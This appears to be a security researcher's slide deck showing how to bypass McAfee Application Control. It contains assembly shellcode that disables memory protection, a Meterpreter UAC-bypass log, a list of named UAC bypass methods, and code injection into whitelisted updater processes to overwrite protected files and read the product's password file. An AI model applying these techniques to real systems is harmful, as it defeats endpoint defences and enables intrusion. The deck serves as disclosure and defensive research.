
```
C:\Windows\system32>sadmin features

checksum                Enabled
deny-read               Disabled
deny-write              Enabled
discover-updaters       Enabled
integrity               Enabled
network-tracking        Enabled
pkg-ctrl                Enabled
script-auth             Enabled
```

Memory Corruption Protections

- Let's verify...
- Test 1
 - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)


Memory Corruption Protections



Memory Corruption Protections

- Let's verify...
- Test 1
 - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
 - Result: **Works without modification on first attempt**
- Test 2
 - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)

Memory Corruption Protections



Memory Corruption Protections

- Let's verify...
- Test 1
 - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
 - Result: **Works without modification on first attempt**
- Test 2
 - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)
 - Result: **Works without modification on first attempt**
- Test 3
 - *What else to test?*

Memory Corruption Protections

➔ Use a debugger

- **Without McAfee Application Control:**

Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0001B000	00411078	hwRegist		C:\Documents and Settings\research\Desktop\hwRegister.exe
10200000	00123000	1023C6F0	MSUCR900	9.00.30729.1	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1
7C800000	000F4000	7C80B436	kernel32	5.1.2600.2180	C:\WINDOWS\system32\kernel32.dll
7C900000	000B0000	7C913156	ntdll	5.1.2600.2180	C:\WINDOWS\system32\ntdll.dll

- **With McAfee Application Control:**

Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0001B000	00411078	hwRegist		C:\Documents and Settings\research\Desktop\hwRegister.exe
10200000	00123000	1023C6F0	MSUCR900	9.00.30729.1	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1
66440000	0002C000	66444880	scinject	6.1.3-353	C:\Program Files\McAfee\Solidcore\scinject.dll
7C800000	000F5000	7C80B436	kernel32	5.1.2600.2180	C:\WINDOWS\system32\kernel32.dll
7C900000	000B1000	7C913156	ntdll	5.1.2600.2180	C:\WINDOWS\system32\ntdll.dll



Memory Corruption Protections

- Inside debugger we get many exceptions

```
[06:11:57] Access violation when reading [7C80015C] - use Shift+F7/F8/F9 to pass exception to program
```

- McAfee Application Control modifies the memory protection from address 0x7C80015C
- What is stored at 0x7C80015C?

Memory Corruption Protections

- Memory protections **without** McAfee Application Control

10200000	00001000	MSUCR900		PE header	Imag	R	RWE
10201000	00110000	MSUCR900	.text	code, import	Imag	R E	RWE
10311000	00007000	MSUCR900	.data	data	Imag	RW	RWE
10318000	00001000	MSUCR900	.rsrc	resources	Imag	R	RWE
10319000	0000A000	MSUCR900	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
7C801000	00082000	kernel32	.text	code, import	Imag	R E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW	RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R	RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C900000	00001000	ntdll		PE header	Imag	R	RWE
7C901000	0007B000	ntdll	.text	code, export	Imag	R E	RWE
7C97C000	00005000	ntdll	.data	data	Imag	RW	RWE
7C981000	0002C000	ntdll	.rsrc	resources	Imag	R	RWE
7C9AD000	00003000	ntdll	.reloc	relocations	Imag	R	RWE

Memory Corruption Protections

- Memory protections **with** McAfee Application Control

10200000	00001000	MSUCR90D		PE header	Imag	R		RWE
10201000	00110000	MSUCR90D	.text	code, import	Imag	R	E	RWE
10311000	00007000	MSUCR90D	.data	data	Imag	RW		RWE
10318000	00001000	MSUCR90D	.rsrc	resources	Imag	R		RWE
10319000	0000A000	MSUCR90D	.reloc	relocations	Imag	R		RWE
66440000	00001000	scinject		PE header	Imag	R		RWE
66441000	00010000	scinject	.text	code	Imag	R	E	RWE
6645E000	00006000	scinject	.rdata	imports, exp	Imag	R		RWE
66464000	00005000	scinject	.data	data	Imag	RW	Cop	RWE
66469000	00001000	scinject	.rsrc	resources	Imag	R		RWE
6646A000	00002000	scinject	.reloc	relocations	Imag	R		RWE
7C800000	00001000	kernel32		PE header	Imag			RWE
7C801000	00082000	kernel32	.text	code, import	Imag	R	E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW		RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R		RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R		RWE
7C8F4000	00001000	kernel32			Imag	R	E	RWE

Memory Corruption Protections

- ➔ Every time an instruction tries to read the PE header of kernel32.dll an exception gets triggered
- ➔ Code of McAfee Application Control gets executed and can verify if „triggering instruction“ is marked as executeable

Memory Corruption Protections

- Bypass:
 - Since DEP is stronger than mp-casp my exploits (which bypass DEP) worked without modification
 - Any technique to bypass DEP just works fine (e.g. ROP)
 - However, since mp-casp is weaker than DEP we have more simple techniques
 - Mark code as executable
 - Mark PE header as readable
 - Both ideas can be accomplished by calling VirtualProtect or VirtualAlloc

Memory Corruption Protections

- Scinject.dll allocates RWE memory after ntdll!
 - This completely compromises DEP from the operating system!
 - We have memory which is write- and executable!

77740000	00001000	ntdll		PE header	Imag	R	RWE
77741000	00005000	ntdll	.text	code,export	Imag	R E	RWE
77816000	00001000	ntdll	RT		Imag	R E	RWE
77817000	00009000	ntdll	.data	data	Imag	RW	RWE
77820000	00057000	ntdll	.rsrc	resources	Imag	R	RWE
77877000	00005000	ntdll	.reloc	relocations	Imag	R	RWE
7787C000	00001000	ntdll			Imag	RWE	RWE
77880000	00001000	LPK		PE header	Imag	R	RWE
77881000	00006000	LPK	.text	code,import	Imag	R E	RWE
77887000	00001000	LPK	.data	data	Imag	RW	RWE
77888000	00001000	LPK	.rsrc	resources	Imag	R	RWE
77889000	00001000	LPK	.reloc	relocations	Imag	R	RWE
778F0000	00001000	GDI32		PE header	Imag	R	RWE
778F1000	00048000	GDI32	.text	code,import	Imag	R E	RWE
77939000	00002000	GDI32	.data	data	Imag	RW	RWE
7793B000	00001000	GDI32	.rsrc	resources	Imag	R	RWE
7793C000	00002000	GDI32	.reloc	relocations	Imag	R	RWE
77980000	00001000				Imag	R	RWE



Memory Corruption Protections

- Shellcode (1/4)

```
00401024 . 33D2      XOR EDX,EDX
00401026 . 64:8B72 30  MOV ESI,DWORD PTR FS:[EDX+30]      // TEB
0040102A . 8B76 0C     MOV ESI,DWORD PTR DS:[ESI+C]       // => PEB_LDR_DATA
0040102D . 8B76 0C     MOV ESI,DWORD PTR DS:[ESI+C]       // LDR_MODULE InLoadOrder[0]
00401030 . AD        LODS DWORD PTR DS:[ESI]           // eax := InLoadOrder[1] (ntdll)
00401031 . 8BF0       MOV ESI,EAX
00401033 . 8B7E 18     MOV EDI,DWORD PTR DS:[ESI+18]      // edi = ntdll dllbase
00401036 . 8B5F 3C     MOV EBX,DWORD PTR DS:[EDI+3C]      // offset(PE header) of ntdll
00401039 . 8B5C1F 78   MOV EBX,DWORD PTR DS:[EDI+EBX+78]  // offset(export table)
0040103D . 8B741F 20   MOV ESI,DWORD PTR DS:[EDI+EBX+20]  // offset name table
00401041 . 03F7       ADD ESI,EDI                        // esi = &(name table) (convert RVA to abs)
00401043 . 8B4C1F 24   MOV ECX,DWORD PTR DS:[EDI+EBX+24]  // offset(ordinals table)
00401047 . 03CF       ADD ECX,EDI                        // ecx = &(ordinals table) (convert RVA to abs)
find_zwvirtualprotect:
00401049 > 0FB72C51   MOVZX EBP,WORD PTR DS:[ECX+EDX*2]  // ebp = possible func ordinal
0040104D . 42        INC EDX                            // func number + 1
0040104E . AD        LODS DWORD PTR DS:[ESI]       // eax = offset(function_name)
```

Memory Corruption Protections

- Shellcode (2/4)

```
// func_name == little_endian("ZwPr") ? (from 'ZwPr'otectVirtualMemory)
0040104F . 813C07 5A77507>CMP DWORD PTR DS:[EDI+EAX],7250775A
00401056 . ^75 F1          JNZ SHORT CalcShel.00401049          // jne find_zwvirtualprotect
// func_name == little_endian("otec") ? (from ZwPr'otec'tVirtualMemory)
00401058 . 817C07 04 6F74>CMP DWORD PTR DS:[EDI+EAX+4],6365746F
00401060 . ^75 E7          JNZ SHORT CalcShel.00401049          // jne find_zwvirtualprotect
00401062 . 8B741F 1C       MOV ESI,DWORD PTR DS:[EDI+EBX+1C] // esi = offset(address table)
00401066 . 03F7           ADD ESI,EDI                       // esi = &(address table) => RVA to real address
00401068 . 033CAE         ADD EDI,DWORD PTR DS:[ESI+EBP*4]  // edi = &(ZwProtect...())

// Start pushing arguments for ZwProtectVirtualMemory()
0040106B . 68 EFBEADDE     PUSH DEADBEEF                    // (5) space for oldProtect
00401070 . 8BC4           MOV EAX,ESP                      // eax ptr to (5) oldProtect
00401072 . 6A 01          PUSH 1                          // (2) size
00401074 . 8BCC           MOV ECX,ESP                      // ecx ptr to (2) size
```

Memory Corruption Protections

- Shellcode (3/4)

```
// getPC
00401076 . EB 0D          JMP SHORT CalcShel.00401085    // jmp down
up:
//pop ebx          // ebx => target addr
//push ebx         // (1) target addr, we can remove both lines because together they make NOP
00401078 $ 8BD4          MOV EDX,ESP                    // edx ptr to (1) target addr
0040107A . 50              PUSH EAX                     // arg5, ptr to oldProtect (5)
0040107B . 6A 40           PUSH 40                      // arg4, new protect
0040107D . 51              PUSH ECX                     // arg3, ptr to size (2)
0040107E . 52              PUSH EDX                     // arg2, ptr to target addr (1)
0040107F . 6A FF           PUSH -1                      // arg1, handle to itself
00401081 . FFD7           CALL EDI                     // Call ZwProtectVirtualMemory()

00401083 . EB 05          JMP SHORT CalcShel.0040108A    // jmp startCalc
down:
00401085 > E8 EFFFFFFF    CALL CalcShel.00401078        // call up
```


Memory Corruption Protections

Shellcode (4/4)

```
startCalc:
// Standard calc.exe shellcode
0040108A > 33D2          XOR EDX,EDX
0040108C . 52             PUSH EDX
0040108D . 68 63616C63        PUSH 636C6163
00401092 . 8BF4             MOV ESI,ESP
00401094 . 52             PUSH EDX
00401095 . 56             PUSH ESI
00401096 . 64:8B72 30       MOV ESI,DWORD PTR FS:[EDX+30]
0040109A . 8B76 0C          MOV ESI,DWORD PTR DS:[ESI+C]
0040109D . 8B76 0C          MOV ESI,DWORD PTR DS:[ESI+C]
004010A0 . AD             LODS DWORD PTR DS:[ESI]
004010A1 . 8B30             MOV ESI,DWORD PTR DS:[EAX]
004010A3 . 8B7E 18          MOV EDI,DWORD PTR DS:[ESI+18]
004010A6 . 8B5F 3C          MOV EBX,DWORD PTR DS:[EDI+3C]
004010A9 . 8B5C1F 78        MOV EBX,DWORD PTR DS:[EDI+EBX+78]
004010AD . 8B741F 20        MOV ESI,DWORD PTR DS:[EDI+EBX+20]
004010B1 . 03F7             ADD ESI,EDI
004010B3 . 8B4C1F 24        MOV ECX,DWORD PTR DS:[EDI+EBX+24]
004010B7 . 03CF             ADD ECX,EDI
004010B9 > 0FB72C51        MOVZX EBP,WORD PTR DS:[ECX+EDX*2]
004010BD . 42             INC EDX
004010BE . AD             LODS DWORD PTR DS:[ESI]
004010BF . 813C07 57696E4>CMP DWORD PTR DS:[EDI+EAX],456E6957
004010C6 . ^75 F1           JNZ SHORT CalcShel.004010B9
004010C8 . 8B741F 1C        MOV ESI,DWORD PTR DS:[EDI+EBX+1C]
004010CC . 03F7             ADD ESI,EDI
004010CE . 033CAE          ADD EDI,DWORD PTR DS:[ESI+EBP*4]
004010D1 . FFD7            CALL EDI
```

Memory Corruption Protections

- Mp-casp → Basically the same as DEP
 - Mp-casp is weaker than DEP
 - Useful only if hardware does not support DEP
 - Downside: The protection destroys DEP from the operating system by allocating RWE memory!
- Mp-vasr → Basically the same as ASLR
- Mp-vasr-forced-relocation → Basically the same as forced ASLR



SEC Consult

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User Account Control (UAC)




User Account Control (UAC)

- With the described techniques we can fully bypass Application Whitelisting
- However, we can even disable Application Whitelisting with the next techniques
- Some of these techniques require administrative privileges
- ➔ We have to bypass User Account Control (UAC)

User Account Control (UAC)

What UAC does?

- Create two access tokens for the user
 - Standard user access token
 - Full Administrator access token
- Credential Prompt
- Consent Prompt



User Account Control (UAC)

- **Not working techniques:**

- Metasploit:

```
meterpreter > run bypassuac
[*] Creating a reverse meterpreter stager: LHOST=127.0.0.1 LPORT=4546
[*] Running payload handler
[*] Uploading Windows UACBypass to victim machine.
[*] Bypassing UAC Restrictions on the system....
[*] Meterpreter stager executable 73802 bytes long
[*] Uploaded the agent to the filesystem...
[*] Executing the agent with endpoint 127.0.0.1:4546 with UACBypass in effect...
[*] C:\Users\user\AppData\Local\Temp\SEzgtCBd.exe /c %TEMP%\QeAGKLrVjetZ.exe
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_execute: Operation failed: Access is denied.
```

- Leo Davidson „sysprep“ method
 - Attacks DLL loading from sysprep
 - **Most commonly used technique**
- Wusa method (Carberp – leaked banking trojaner)
 - Use wusa.exe to write to „secure“ directory
 - Extended version is working

User Account Control (UAC)

- **Working techniques:**

- Application Compatibility Shim RedirectEXE method
 - Install a shim to redirect execution
 - Signature file is not redirected
 - Only working on 32-bit systems / old systems
- ISecurityEditor Simda method
 - Undocumented ISecurityEditor object can disable UAC
 - Permanently disables UAC
 - Does not work on recent Windows versions
- Some private ones



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Bypassing Read- and Write-Protection



Bypassing Read- and Write-Protection

- Write protection to protect users from overwriting whitelisted applications / scripts
- Read protection to protect users from reading the database or password-hash file
- Protections enforced by the kernel driver (swin1.sys)
- **Some processes can bypass the protections!**



Bypassing Read- and Write-Protection

- Updaters can bypass Write-Protection and partial Read-Protection
 - Code injection does not require administrative privileges
- Scsrvc.exe can bypass full Read-Protection
 - Code injection requires administrative privileges
 - Full read-Protection means that the process can read special files (e.g. whitelist database or password hash files)



Bypassing Read- and Write-Protection

```
C:\>sadmin updaters list
```

```
Password:
```

```
-d -t Apache1      apache.exe
-t Apple1          Apple Software Update\softwareupdate.exe
-t AdobeArmsvc1    armsvc.exe
-t SERVERROLES1    dism.exe
-t McAfee42        ePolicy Orchestrator\EventParser.exe
-t McAfee25        ePolicy Orchestrator\Server\bin\tomcat5.exe
-t McAfee43        ePolicy Orchestrator\Server\bin\tomcat7.exe
-t MVM2            FCAGENT.exe
-t MVM1            FCPatchInstallAgent.exe
-t McAfee32        firesvc.exe
-t FlashplayerUpdateService1 FlashplayerUpdateService.exe
-t McAfee18        FramePkg.exe
-t McAfee1         Frameworkservice.exe
-t McAfee10        Framew~1.exe
-t McAfee36        FSAssessment.exe
-t McAfee35        FSDiscovery.exe
-t McAfee39        FSScanCtrlSvc.exe
-t McAfee37        FSScanEngineSvc.exe
-t McAfee23        HIPSvc.exe
```



Bypassing Read- and Write-Protection

```
-t McAfee22      HtmlDlg.exe
-t McAfee16      iexplore.exe -l mcinsctl.dll
-d -t HP_Quality_Center1 iexplore.exe -l QCClient.UI.Core.dll
-t J2RE2         ikernel.exe -p svchost.exe
-t J2RE1         ikernel.exe -p winlogon.exe
-t JavaUpdate2   Java\Java Update\jucheck.exe
-t JavaUpdate1   Java\Java Update\jusched.exe
-t McAfee46      McAfee\Real Time\rtclient.exe
-t McAfee9       Mcappins.exe
-t McAfee41      McCHSvc.exe
-t McAfee14      mcmnhdlr.exe
-n -t McAfee19    mcods.exe
-t McAfee31      McSACore.exe
-t McAfee8       McScript.exe
-t McAfee11      McScript_InUse.exe
-t McAfee20      mcshell.exe
-t McAfee7       McShield.exe
-t McAfee40      McSvHost.exe
-t McAfee44      McTELSvc.exe
-t McAfee45      McTELUpd.exe
-t McAfee30      McTray.exe
```



Bypassing Read- and Write-Protection

```
-t McAfee3      Mcupdate.exe
-t McAfee6      Mcupdmgr.exe
-t McAfee12     McVSEscn.exe
-t McAfee15     Mcvsrte.exe
-t McAfee13     mcvsshld.exe
-d -t McAfee24  mer.exe
-t McAfee5      Mghtml.exe
-t MozillaMaintenanceService1 Mozilla Maintenance Service\maintenanceservice.exe
-t McAfee2      Msshield.exe
-t McAfee21     myAgtSvc.exe
-t Nvidiadaemonu1 NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
-t McAfee38     ReportServer.exe
-t MCGroupShield1 RPCServ.exe
-t McAfee34     RSSensor.exe
-t McAfee29     SBadduser.exe
-t McAfee17     scan32.exe
-t PRINTER1     spoolsv.exe
-t McAfee33     Supportability\MVT\MvtApp.exe
-t METROAPP1    svchost.exe -l appxdeploymentserver.dll
-t METROAPP2    svchost.exe -l wsservice.dll
-t WindowsSQMconsolidator1 system32\Wsqmcons.exe
```



Bypassing Read- and Write-Protection

```
-t SERVERROLES2      tiworker.exe
-t McAfee4            udaterui.exe
-t McAfee26           VirusScan Enterprise\VstskMgr.exe
-t McAfee28           VirusScan Enterprise\x64\EngineServer.exe
-t McAfee27           VirusScan Enterprise\x64\Scan64.exe
-t WINDOWS1          webfldrs.msi
```

Bypassing Read- and Write-Protection

- Updaters can overwrite write-protected and whitelisted applications / scripts

```
C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
      0 file(s) copied.

C:\>test.exe
old

C:\>myUpdater.exe
Going to call CopyFileA("C:\test2.exe","C:\test.exe", false)

C:\>test.exe
new

C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
      0 file(s) copied.
```

Bypassing Read- and Write-Protection

- Attack:
 - Achieve code execution (basic code execution → full code execution)
 - Optional: start an update process (runs with user privileges because it was started as user)
 - Inject code into the update process
 - `openProcess()`
 - `VirtualAllocEx()`
 - `WriteProcessMemory()`
 - `CreateRemoteThread()`

Bypassing Read- and Write-Protection

```
C:\>test.bat

C:\>echo old
old

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>inject.exe
Found jucheck.exe with PID: 0x8b4
Successfully opened process with PID 0x8b4
Allocated new memory at: 00960000
Wrote shellcode to memory: 00960000
CreateRemoteThread to start shellcode...

C:\>test.bat

C:\>echo new
new

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>sadmin updaters list ! findstr jucheck.exe
Password:
      -t JavaUpdate2      Java\Java Update\jucheck.exe
```

Bypassing Read- and Write-Protection

- Injection into scsrvc.exe
- Requires administrative privileges
 - UAC must be bypassed
 - If user is not admin a priv. escalation exploit is required
- By exploiting it we can
 - Read C:\Program Files\McAfee\Solidcore\passwd
 - Remove C:\Program Files\McAfee\Solidcore\passwd
 - Change configuration in registry
